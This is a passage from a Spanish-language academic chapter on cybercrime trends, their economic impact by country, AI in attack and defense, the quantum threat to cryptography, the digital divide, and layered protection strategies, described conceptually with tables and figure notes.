- Ataques a la Cadena de Suministro: Los ataques a la cadena de suministro son particularmente molestos porque no van directo al blanco, sino que se escurren por lugares donde, honestamente, uno no suele mirar. El atacante no realiza la acción contra la empresa final. En vez de ello, comprueba quién le provee software, qué mantenimiento se le ofrece o bien qué servicio externo tiene permisos que nadie pone en cuestión. Y en ese punto tal vez monótono y habitual, es donde hallan una apertura. Si pueden conectar a ese proveedor, el camino hacia las múltiples organizaciones desvelado ya no queda recubierto por nada más; es casi como sacar provecho de una llave que había quedado olvidada.

Muchas instituciones algunas públicas, otras privadas, incluso agencias que uno pensaría extremadamente protegidas terminaron afectadas solo porque confiaban en un proveedor que, hasta ese momento, parecía inofensivo. Ese incidente mostró algo incómodo: la seguridad de una organización no depende únicamente de lo que hace ella misma, sino también de toda la red de terceros que la rodean (SentinelOne, 2024).

- Malware sin Archivos y Exploits de Día Cero: El malware sin archivos es uno de esos problemas que parecen más complicados de lo que son, pero que en la práctica resultan especialmente incómodos. A diferencia de otros tipos de código malicioso, no deja rastros evidentes en el disco duro;

todo ocurre directamente en la memoria. Eso hace que muchos antivirus tradicionales los que revisan archivos y buscan firmas conocidas prácticamente no tengan nada que detectar. Es como si el ataque se escondiera a simple vista.

Algo parecido ocurre con los exploits de día cero, aunque el problema nace desde otro punto. Estos ataques utilizan fallos que nadie ha documentado todavía, ni el fabricante ni los administradores. Son vulnerabilidades “recién descubiertas”, y como no existe un parche para corregirlas, los atacantes tienen una ventaja incómoda. La organización puede tener todos sus sistemas al día, pero aun así quedar expuesta sin darse cuenta. Por eso este tipo de amenaza se siente tan inquietante: no se trata solo de un error técnico, sino de la imposibilidad de defender algo que ni siquiera sabes que está roto (Deepstrike, 2025).

- Uso Malicioso de IA y Deepfakes: En varios incidentes recientes se ha visto cómo ciertas herramientas de inteligencia artificial empezaron a emplearse con fines claramente delictivos. Con ellas, un atacante puede preparar en cuestión de minutos correos de phishing que parecen escritos por una persona real o, incluso, recrear la voz o el rostro de alguien para engañar a terceros. Esta capacidad de generar imitaciones tan convincentes los llamados deepfakes han ampliado el margen para cometer fraudes y distintos tipos de suplantación de identidad (OneCyber, 2025).

En los últimos años, el tipo de amenazas que enfrentan las organizaciones ha cambiado de forma considerable. Ya no predominan los ataques puntuales y relativamente sencillos de rastrear; lo que se observa ahora son operaciones distribuidas que se mantienen activas por largos periodos y que dependen en gran medida de la automatización para sostenerse.

Figura 5

Principales técnicas utilizadas en cibercrimen moderno

Nota: Clasificación de vectores de ataque predominantes. INTERPOL (2022), ENISA (2023) y SentinelOne (2024). Elaboración propia.

A esto se suma que muchos de estos ataques se ajustan sobre la marcha: los grupos que los ejecutan prueban distintos vectores, cambian de táctica cuando encuentran resistencia y usan herramientas que les permiten escalar rápidamente. Gran parte de estas actividades proviene de organizaciones criminales que funcionan como redes transnacionales y cómo cualquier tipo de respuesta al problema delictivo se complica, dada la existencia de las restricciones legales y limitaciones técnicas que imponen las diferentes jurisdicciones (INTERPOL, 2022).

De este modo, la defensa efectiva tiene que ser anticipada, y para ello necesita ser proactiva y estar basada en la inteligencia de amenazas, en el 'real-time monitoring' y en la cooperación internacional.

En la Tabla 2 se resumen las características operativas de estos modelos delictivos.

Tabla 2

Tipos de cibercrimen y sus técnicas asociadas

Categoría de Cibercrimen	Técnica Usada	Objetivo Principal	Ejemplo Real
Phishing	Suplantación de identidad digital (correo/web).	Robo de credenciales y datos personales.	Correos falsos de entidades bancarias solicitando claves.
Ransomware	Cifrado de archivos con esquema de doble extorsión.	Obtención de rescates económicos.	Ataque a Colonial Pipeline (2021).
Malware sin archivos	Ejecución directa en memoria (sin escribir en disco).	Evasión de detección de antivirus tradicionales.	Ataques utilizando PowerShell o WMI maliciosos.


Ataque a cadena de suministro	Compromiso de software o proveedores legítimos.	Acceso indirecto masivo a sistemas objetivo.	Caso SolarWinds (2020).
Deepfakes e IA maliciosa	Generación automatizada de audio/video falso.	Manipulación mediante ingeniería social avanzada.	Clonación de voz para autorizar transferencias fraudulentas.

Nota: INTERPOL (2022), ENISA (2023), OneCyber (2025), SentinelOne (2024). Elaboración propia.

El impacto económico que generan estas actividades es devastador. De hecho, como podemos ver en la Figura 6, el coste mundial del cibercrimen mantiene una continua línea ascendente exponencial, no sólo por la digitalización de la economía, sino debido a los avances que han hecho los atacantes.

Figura 6

Tendencia del costo global del cibercrimen (2019–2025)



Nota: El costo estimado se ha triplicado en el periodo analizado. Basada en Deepstrike (2025) y World Economic Forum (2025). Elaboración propia.

Cuando uno revisa las cifras con un poco de detenimiento, lo primero que llama la atención es lo rápido que ha crecido el costo del cibercrimen. No es un aumento moderado ni algo gradual: en apenas seis años, el impacto económico parece haberse multiplicado varias veces. Y esa aceleración, que a simple vista parece un dato más en un informe, en realidad deja ver un problema que se está volviendo bastante serio.

Lo que muestran los análisis de diferentes organismos es que este crecimiento no da señales de detenerse. Más bien, dibuja un escenario donde el cibercrimen podría terminar entre las principales amenazas para la estabilidad económica mundial. Todo esto refuerza la idea ya mencionada en varios reportes de que es indispensable mejorar las capacidades de defensa digital si se quiere evitar un

impacto aún mayor en los próximos años (Deepstrike, 2025; World Economic Forum, 2025).

En el presente contexto, el análisis de los delitos informáticos en las redes sociales de Ecuador aporta por tanto la conclusión de que a la vez son ambientes de alto riesgo en donde se dan conductas que van desde la suplantación de la identidad, extorsiones, fraudes digitales y difusiones no consentidas de la información privada (Solano Gutiérrez, Quintero García, Landívar Cedeño Alcívar & Eras Chancay, 2023). Las indagaciones dan cuenta de que por el hecho de contar con un limitado volumen de datos, la falta de capacitación en la formación de unidades de investigación digital y la dificultad a la hora de coordinar esfuerzos entre instituciones se diluye también la capacidad del Estado frente al cibercrimen en la red y las redes sociales. Adicionalmente, el uso creciente de técnicas de minería de datos, análisis forense digital e inteligencia artificial por parte de actores maliciosos exige reforzar la alfabetización digital de la ciudadanía como estrategia preventiva central.

1.6. Impacto económico y frecuencia del cibercrimen global (2024–2025)

Cuando se observan las cifras con un poco de calma, es evidente que el impacto económico del cibercrimen dejó de ser un problema técnico para convertirse en algo mucho más grande. Hoy ya se habla de una amenaza que afecta a la economía mundial en su conjunto. Algunos estudios, de esos que suelen pasar desapercibidos entre tantos reportes, estiman que para 2025 el costo anual de los delitos informáticos rondará los 10.5 billones de dólares. Si esa cantidad correspondiera al producto interno de un país, estaría por debajo únicamente de Estados Unidos y China, lo cual da una idea bastante clara del tamaño del asunto.

Ese crecimiento no apareció de la noche a la mañana. Durante casi una década, el incremento anual ha mantenido un ritmo cercano al 15 %, un patrón tan constante que varios analistas ya lo consideran una de las formas de transferencia ilícita de riqueza más grandes que ha visto la historia reciente

(Deepstrike, 2025; World Economic Forum, 2025). Y aunque los números tienden a parecer abstractos cuando se expresan en billones, una forma más directa de entenderlo es esta: cada minuto se pierden alrededor de 333.000 dólares por causa de actividades delictivas en el entorno digital.

Y no se trata únicamente de dinero que desaparece de una cuenta. Las pérdidas incluyen interrupciones operativas que pueden paralizar procesos completos, investigaciones forenses que elevan los costos de remediación, sanciones regulatorias y hasta el desgaste en la reputación de una empresa, que a veces es más difícil de recuperar que los propios sistemas. La frecuencia con la que ocurren los ataques también nos orienta acerca de cómo evoluciona el problema: en el año 2023 se reportó un nuevo ataque cada 39 segundos, por regla general, lo más alarmante es el hecho de que la frecuencia de los ataques no tiende a estabilizarse. En el año en curso, diferentes informes, indican que podría incluso acelerarse la frecuencia debido al uso de herramientas ofensivas automatizadas (FBI, 2025).

1.6.1. Tipos de fraudes cibernéticos más comunes

El análisis de los reportes de industria y agencias gubernamentales permiten identificar las modalidades delictivas que dominan el panorama actual por frecuencia y severidad financiera:

1. Phishing y Suplantación de Identidad: Se mantiene como el vector de ataque más prevalente por volumen. En 2024, las campañas de phishing representaron cerca de un tercio de todos los incidentes reportados globalmente. La masificación de estas campañas, potenciada por la inteligencia artificial generativa para redactar mensajes persuasivos, ha incrementado su tasa de éxito frente a usuarios finales (Proofpoint, 2025).
2. Compromiso de Correo Empresarial (BEC): Aunque el volumen de las amenazas por BEC (Business Email Compromise) es inferior al del phishing, se ha posicionado en cabeza de las estadísticas de los importes que se pierden a través de esta técnica, cuyo efecto basado en el engaño de un ejecutivo o proveedor para autorizar una transferencia él suscita más de 50.000 millones de dólares de pérdidas durante la última década.

Su efectividad radica en que actúa sobre la caja de las organizaciones utilizando malware innecesario (Britton, 2025).

3. Ransomware y Extorsión: La extensión de modelos de negocio como los del Ransomware-as-a-Service (RaaS) propiciaron el hecho de que grupos criminales puedan ofrecer sus propias herramientas como si se tratase de un producto cualquiera preparado para el consumo (es decir, para lanzar ataques y obtener beneficios económicos) y pudo facilitar incluso que agentes con escasa experiencia pudiesen llevar a cabo ataques muy dañinos. Lo que también se ha visto incrementado por la táctica ya muy extendida de la doble extorsión: no basta con cifrar los datos, sino que también se amenaza con la publicación de estos si la víctima no realiza el pago.

Los informes recientes muestran que en 2024 el pago promedio exigido llegó alrededor de 2 millones de dólares por incidente. Y el problema no afecta a todos por igual; los sectores más golpeados suelen ser aquellos donde no se puede "detener" la operación ni un minuto sin que haya consecuencias graves (ENISA, 2023; Deepstrike, 2025).

1. Estafas de Inversión y Criptomonedas: un tipo de fraude que se ha propagado de forma sorprendentemente rápida, muestran que muchos de los casos recientes hacen uso de la expectativa de conseguir beneficios altos en corto tiempo y aprovechando la incertidumbre del mercado de criptoactivos que existe. Así, los estafadores lanzan sus ofertas de inversión, promesas de beneficios poco creíbles, a pesar de mostrar un aspecto aceptable. El final no varía: pérdidas que, sumadas al año, alcanzan cifras multimillonarias que afectan especialmente a las personas que entran en estos tipos de mercados.

1.6.2. Países con mayor incidencia de ciberataques y pérdidas

Aunque el cibercrimen actúa como un fenómeno global y deslocalizado, el impacto material genera una asimetría altamente significativa. Así, las muestras de los correspondientes datos estadísticos más actuales constatan que la ocurrencia de delitos del ciberespacio medida en función del volumen de víctimas denunciadas y de pérdidas se concentra de una forma desmesurada en una

muestra pequeña de naciones desarrolladas para las que sí hay una clara correlación entre el número de delitos cibernéticos y el PIB (el hecho de estar más desarrollados digitalmente con un PIB per cápita más alto las sitúan claramente en ese conjunto).

Los registros del Internet Crime Complaint Center (IC3) y varios informes de la industria muestran un patrón que ya casi nadie discute: hay países que, por distintas razones, reciben una carga desproporcionada de ataques.

- Estados Unidos: Para tener una idea de la magnitud, solo en 2021 se reportaron 466.501 víctimas, una cifra que equivale, más o menos, al 46 % de todos los incidentes globales dirigidos contra un solo país (IC3, 2022). Las pérdidas estimadas rondaban los 10.300 millones de dólares en 2022, pero las proyecciones apuntan a que podrían superar los 16.000 millones en 2024, lo que deja claro que no es un problema que esté retrocediendo (FBI, 2025).

¿Por qué Estados Unidos concentra tanto? La explicación parece venir de varios frentes. Es un país con millones de usuarios conectados, una economía digital muy desarrollada y, además, alberga a muchas de las corporaciones tecnológicas más grandes del mundo. Ese conjunto lo convierte, prácticamente, en un blanco prioritario para grupos de ransomware, redes de estafadores internacionales y todo tipo de actividad delictiva que busca obtener réditos rápidos en un entorno donde circula mucho dinero y una enorme cantidad de datos.

- Reino Unido: Ocupa la segunda posición global en volumen de víctimas. Según los registros del FBI, reportó 303.949 incidentes en 2021, situándose como la nación no estadounidense con mayor número de reportes en la plataforma IC3. Su elevado nivel de exposición se debe a la franco predominancia de la penetración de la banca por Internet y el comercio electrónico y, así, resulta con un gran alto nivel de superficie de ataque para el fraude digital (Statista, 2024).
- Economías Interconectadas y Emergentes: Canadá y la India continúan presentes en los informes durante tiempos prolongados; no obstante, la diferencia es bastante relevante con respecto a los ganadores (se sitúan

entre el 1% y el 2% del volumen de EE. UU.). Canadá sigue un efecto de arrastre por estar tan interconectada económicamente con EE. UU y la India se encuentra como un nuevo mercado digital con importante velocidad en cuanto a un gran volumen de fraudes de telefonía móvil. Por su lado Nigeria tiene un volumen importante en ciertos nichos de fraudes con estafas de pago por adelantado y románticas para ir evolucionando hacia formas más sofisticadas (Statista, 2024).

Un análisis de la zona nos indica que más de la mitad de los ciberataques directos están en América del Norte, mientras que en Europa y América Latina se pueden observar un crecimiento interanual positivo (+26 % y +29 % respectivamente en el año 2022). Esta tendencia corrobora que nadie está a salvo, pero el riesgo se acaba acentuando en economías donde la infraestructura crítica y el capital financiero están muy digitalizados.

La Tabla 3 sintetiza la concentración de estos incidentes y su impacto económico estimado.

Tabla 3

Resumen comparativo de incidencia y pérdidas estimadas por cibercrimen en países seleccionados (2022–2024)

País	Quejas reportadas (2022)	Pérdidas estimadas (USD, 2024)	Participación global aproximada (%)	Observaciones clave
Estados Unidos	466.501	> 16.000 millones	~ 46 %	Mayor volumen y costo de incidentes. Alta exposición de infraestructura crítica.
Reino Unido	303.949	No especificado	~ 30 %	Segunda nación con más informes en el IC3. Amplia adopción de servicios fintech.
Canadá	6.601	No especificado	~ 1 %	Alta correlación con las tendencias de ataque en Estados Unidos.
India	3.405	No especificado	< 1 %	Mercado digital en rápido crecimiento; desarrollo de fraudes móviles.
Nigeria	1.779	No especificado	< 1 %	Centro de gravitación habitual de estafas determinadas (ingeniería social, anticipos).
Total General	—	~ 16.600 millones (Solo EE. UU. + Global est.)	> 75 % (Concentrado en G7)	Reflejo de la asimetría del riesgo hacia las economías angloparlantes digitalizadas.

Nota: Las cifras reflejan tendencias basadas en denuncias formales ante el IC3 y reportes de industria; existe un subregistro significativo en países en desarrollo. Elaboración propia basada en FBI (2025), Statista (2024) y Deepstrike (2025).

Como se detalla en la Tabla 3, el cibercrimen no se comporta de una forma homogénea. Más de tres cuartas partes del impacto económico reportado se sitúa en zonas angloparlantes y en economías del G7, lo cual puede ser interpretado como tal, de forma que los desconocidos reproducen una lógica de maximización de beneficios, dirigidas a aquellas campañas, en particular de ransomware y BEC (Business Email Compromise o fraude corporativo), que se dirigen a aquellas economías de mayor solvencia y de los entornos con mayor grado de conectividad.

Sin embargo, el Foro Económico Mundial advierte que esta brecha podría cerrarse: a medida que las economías emergentes aceleran su transformación digital sin la debida madurez en ciberseguridad, corren el riesgo de convertirse en los próximos grandes focos de actividad criminal si no fortalecen sus capacidades defensivas y de cooperación internacional (World Economic Forum, 2023; DeepStrike, 2025).

1.7. La Revolución de la Inteligencia Artificial: Defensa Autónoma y Ataques Cognitivos.

La irrupción de la Inteligencia Artificial (IA) en el dominio de la ciberseguridad no es una mera evolución incremental, sino un cambio de paradigma que redefine las reglas del juego. En los últimos años, distintos autores han descrito el escenario digital como una especie de competencia acelerada entre algoritmos. Más que una metáfora, la idea alude a la necesidad de reaccionar con rapidez y de desplegar sistemas capaces de tomar decisiones sin intervención humana para no quedar rezagados frente a las técnicas de ataque que aparecen constantemente. Khraisat et al. (2019) ya advertían que esta dinámica, casi de supervivencia, obliga a renovar los mecanismos de defensa con la misma velocidad con la que evolucionan las amenazas.

1.7.1.Ciberdefensa Autónoma y Predictiva

En el lado defensivo, el trabajo cotidiano se ha vuelto especialmente exigente. Los equipos humanos ya no logran revisar, con el mismo detalle de antes, la enorme cantidad de registros y alertas que se generan a cada minuto; simplemente no existe tiempo suficiente para procesarlo todo. Esta saturación ha obligado a mirar hacia soluciones más automatizadas. Por ese motivo, distintas organizaciones han empezado a apoyarse en sistemas de inteligencia artificial que permiten manejar volúmenes de información que, de otro modo, resultarían imposibles de analizar en un entorno operativo real.

- Detección de Anomalías en Tiempo Real (UEBA): Los sistemas tradicionales basados en firmas (antivirus clásicos) son ciegos ante ataques nuevos. La IA, mediante el Análisis de Comportamiento de Usuarios y Entidades (UEBA), establece una línea base de comportamiento normal para cada usuario y dispositivo. Cualquier desviación sutil como un acceso a la base de datos a las 3:00 a.m. o una transferencia de datos inusual activa una alerta inmediata, permitiendo detectar amenazas internas y cuentas comprometidas antes de que exfiltren información (Al-Garadi et al., 2020).
- Respuesta Autónoma (SOAR): Las plataformas de Orquestación, Automatización y Respuesta de Seguridad (SOAR) no solo detectan, sino que actúan. Ante un incidente confirmado, como la propagación de un ransomware, un sistema SOAR puede aislar automáticamente los equipos infectados de la red, revocar credenciales y bloquear direcciones IP maliciosas en el firewall, todo ello en milisegundos y sin intervención humana directa. Esto reduce el MTTR (Mean Time to Respond) de horas a segundos, minimizando drásticamente el impacto operativo.

1.7.2. La Amenaza de la IA Ofensiva y los Ataques Cognitivos

Lamentablemente, los adversarios tienen acceso a las mismas tecnologías, utilizándolas para sofisticar sus vectores de ataque:

- Ingeniería Social a Escala Industrial: La IA generativa (como los LLM) permite a los cibercriminales redactar correos de phishing y spear-phishing (dirigidos) en cualquier idioma, con una gramática perfecta y un tono persuasivo indistinguible de un humano. Esto elimina las "pistas"


tradicionales (errores ortográficos) que alertaban a los usuarios (OneCyber, 2025).

- Ataques Cognitivos y Deepfakes: La manipulación informativa ha sobrepasado el umbral comunicativo escrito pasando al terreno de la voz y la imagen, e incluso con resultados de difícil distinción respecto de lo real. La utilización de engaños en el contexto del fraude del CEO y en el vishing, en los cuales el ataque se realiza a ejecutivos, puede incluso llegar a tener como objetivo la clonación de la voz de un ejecutivo y su invocación para solicitar transferencias o autorizaciones urgentes. Lo que hace que esta técnica sea tan buena es que escuchar la voz de alguien del que uno se tiene confianza genera un efecto inmediato de confianza; incluso los profesionales más experimentados pueden ser engañados, actuando sin cuestionar la solicitud.
- Malware Polimórfico e Inteligente: En los últimos años se han identificado algunas familias de malware que parecen actuar con una especie de “instinto”. Antes de hacer cualquier movimiento, analizan con calma el entorno donde aterrizan: revisan si están dentro de un sandbox, qué herramientas de seguridad hay instaladas y qué tan estrictas son. Todo esto lo logran gracias al uso de técnicas de inteligencia artificial.

Lo más desconcertante es que pueden modificar su propio código mientras están en ejecución. Mientras tanto, se comportan como si fueran programas totalmente inofensivos, casi rutinarios, esperando el momento adecuado. Y cuando finalmente encuentran una brecha en el que es sistema baja la guardia, recién ahí lanzan el ataque. Esa capacidad de observar, adaptarse y camuflarse es lo que vuelve tan difíciles de detectar a estos programas (ENISA, 2023). Se han observado cepas de malware que utilizan IA para analizar el entorno objetivo (tipo de sandbox, herramientas de seguridad instaladas) y reescribir su propio código en tiempo real para evitar la detección, comportándose de manera benigna hasta que encuentran el momento óptimo para atacar (ENISA, 2023).

Figura 7

La dualidad de la Inteligencia Artificial en el ciberespacio



Nota: Convergencia de capacidades algorítmicas en operaciones de seguridad. Elaboración propia en base a Al-Garadi et al. (2020) y ENISA (2023).

1.8. El Horizonte Cuántico: El Fin de la Criptografía Tradicional.

La computación cuántica plantea un escenario de "apocalipsis criptográfico" para los estándares actuales. La seguridad de la economía digital global (banca, comercio electrónico, comunicaciones gubernamentales) depende de criptosistemas de clave pública como RSA y ECC, cuya fortaleza radica en la imposibilidad práctica de factorizar números primos gigantes con ordenadores clásicos.

1.8.1. La Amenaza "Q-Day" y el Algoritmo de Shor

El matemático Peter Shor demostró en 1994 que un ordenador cuántico con suficientes qubits estables podría factorizar estos números en tiempos triviales. El día en que dicha máquina esté operativa se conoce como el "Día Q" (Q-Day). En ese momento, toda la información cifrada bajo estándares actuales quedará expuesta (National Institute of Standards and Technology [NIST], 2024).


1.8.2. El Riesgo "Cosechar Ahora, Descifrar Después" (HNDL)

Por mucho que el Q-Day se pueda presentar en una década el peligro no es una remota anacronía histórica, sino que es inminente. Siguiendo la táctica Harvest Now, Decrypt Later (Cosechar ahora, descifrar después), agencias de inteligencia, bandas criminales… interceptan y almacenan en la actualidad grandes volúmenes de tráfico cifrado (datos genómicos, secretos industriales,

propiedad intelectual duradera). La apuesta es que, cuando las tecnologías cuánticas estén listas para ser usadas, podrán descifrarse esos bloques de datos empíricos y utilizarlos. Por ello, la transición a la Criptografía Post-Cuántica (PQC) es urgente para cualquier organización que maneje información con valor a largo plazo (International Business Machines, 2024; World Economic Forum, 2025).

Figura 8

Cronograma del riesgo cuántico y la transición criptográfica



Nota: La ventana de oportunidad para proteger datos de larga duración se está cerrando ante la estrategia HNDL. Elaboración propia basada en NIST (2024) e IBM (2024).

1.9. Brecha y analfabetismo digital: implicaciones para la seguridad en sistema.

En primer lugar, resulta necesario vincular los conceptos de amenaza, vulnerabilidad y riesgo con la realidad del analfabetismo digital. Diversos estudios evidencian que las personas con menores competencias digitales tienden a subestimar los riesgos asociados a la exposición de datos personales, el uso de redes Wi-Fi inseguras o la descarga de aplicaciones maliciosas (Ramírez-Rosales & Estrella-Tutivén, 2025; Toscano, 2025).

Desde la perspectiva de la seguridad en sistemas, el analfabetismo digital incrementa de forma directa la superficie de ataque, convirtiendo a los usuarios en objetivos prioritarios para campañas de phishing, fraudes financieros y suplantación de identidad.

De la misma manera, el estudio sobre la brecha y el analfabetismo digital que aparece en el presente capítulo establece una conversación directa con un

proyecto institucional superior “La competencia digital docente (CDD) y la integración de las tecnologías de la información en las instituciones educativas fiscomisionales de la provincia de Esmeraldas” sobre la competencia digital del profesorado que la Universidad Técnica Luis Vargas Torres promueve en la provincia de Esmeraldas, donde se estudian las condiciones reales de acceso, las prácticas del uso de las tecnologías y las representaciones que el profesorado tiene en relación con la seguridad y la protección de datos tanto en el aula con el trato diario de la información y los resultados de ese trabajo, como insumo para la matización de los contenidos de este libro y para diseñar estrategias formativas que empaten la ciberseguridad con la alfabetización digital, tanto del estudiantado, como de las personas que enseñan.

En segundo lugar, la literatura especializada en inclusión digital que se realiza en América Latina ha puesto de manifiesto que la brecha digital se encuentra asociada a otras desigualdades estructurales, como por ejemplo la pobreza como y el nivel educativo, lo que produce “zonas de mayor vulnerabilidad” donde el impacto de los incidentes de seguridad resulta ser mucho más severo (Ullmann & Sunkel, 2019; De la Peña López & Acosta Gonzaga, 2025).

De aquí se deduce que incluir la reflexión sobre brecha y analfabetismo digital dentro del estudio que integra la seguridad en sistemas significa tener claro que la propuesta de soluciones técnicas tiene que combinarse con propuestas educativas y políticas públicas que tengan por objetivo la justicia social.

Las pruebas obtenidas en el estudio nacional de delitos cibernéticos indican que la brecha digital sirve como un amplificador del riesgo, ya que, por un lado, recorta la capacidad que tienen las personas para identificar signos de advertencia, preservar su identidad digital, así como contador con la privacidad en entornos sociales, y por otro, parece incluso contribuir a aumentar la exposición al riesgo de sufrir los delitos cibernéticos. Tal y como apuntan Solano Gutiérrez, Quintero García, Landívar Cedeño Alcívar & Eras Chancay (2023), la protección del entorno digital no sólo exige la actualización de la legislación, la mejora de la cooperación interinstitucional, sino también programas de alfabetización digital que provean a la ciudadanía de competencias prácticas que

les ayuden a navegar por entornos digitales cada vez más complejos de manera segura.

1.10. Enfoques y Estrategias de Protección


Para mitigar los riesgos identificados, las organizaciones despliegan estrategias de defensa que operan en múltiples dimensiones temporales y estructurales.

1.10.1. Seguridad preventiva vs. Reactiva

La seguridad no se maneja solo con controles, uno tras otro. Es más, como un equilibrio delicado. Por un lado, tenemos el enfoque preventivo: anticiparse a lo que podría pasar. Actualizar los sistemas, cifrar los datos sensibles, usar autenticación que no se pueda romper fácilmente. Todo eso para que la superficie de ataque sea lo más pequeña posible.

Por el contrario, el enfoque reactivo se centra en la detección, contención y recuperación una vez que el incidente se ha materializado. Un programa de seguridad maduro no puede depender exclusivamente de uno de estos enfoques; debe integrar ambos para garantizar la resiliencia operativa (Pfleeger et al., 2015).

Figura 9
Complementariedad entre enfoques preventivos y reactivos



Nota: Elaboración propia basada en Pfleeger et al. (2015).

Tabla 4

Comparación entre seguridad preventiva y reactiva

Característica	Seguridad Preventiva	Seguridad Reactiva
Objetivo	Evitar que ocurra un incidente.	Responder una vez ocurrido el incidente.
Medidas típicas	Actualizaciones, capacitación, evaluaciones de vulnerabilidad.	Restauración de datos, análisis forense, contención de daños.
Costo	Inicialmente alto, pero reduce pérdidas futuras.	Bajo al inicio, alto después del incidente.
Ejemplo	Políticas de contraseñas seguras; gestión de parches.	Recuperación tras un ataque de ransomware; contención de intrusión.

Nota: Elaboración propia en base a Pfleeger et al. (2015).

Un programa de seguridad eficaz debe equilibrar ambos enfoques: prevenir en la medida de lo posible y responder de manera ágil ante cualquier incidente (Whitman & Mattord, 2022).

1.10.2. Controles físicos y lógicos

La defensa en profundidad exige la convergencia de controles en el mundo tangible y en el digital. Los controles físicos protegen las instalaciones y el hardware mediante barreras, vigilancia y control de acceso biométrico. Paralelamente, los controles lógicos aseguran datos y aplicaciones mediante cortafuegos, sistemas de detección de intrusiones (IDS) y mecanismos de criptografía. Cuando se ve comprometida una capa física (ej. el robo de un servidor), también se ve comprometida la seguridad lógica, lo que pone de manifiesto su interdependencia (Whitman & Mattord, 2022). En esta línea, la literatura técnica resalta que los IDS en software libre tales como Suricata, Snort o Zeek, hacen posible monitorizar el tráfico de red, explorar la existencia de vulnerabilidades y supervisar intentos de intrusión, en línea, ayudando así a aumentar esa capa lógica de defensa en entornos académicos y de laboratorio (Silva Marroquín, 2024).

En el presente enfoque, la capa perimetral desempeña una función determinante ya que debe actuar como una primera línea que permite filtrar y segmentar el tráfico, y sobre el que entonces intervendrán los controles lógicos internos sobre un entorno más depurado y más estable que incrementa la eficacia global del esquema de defensa en profundidad (Cheswick et al., 2023).

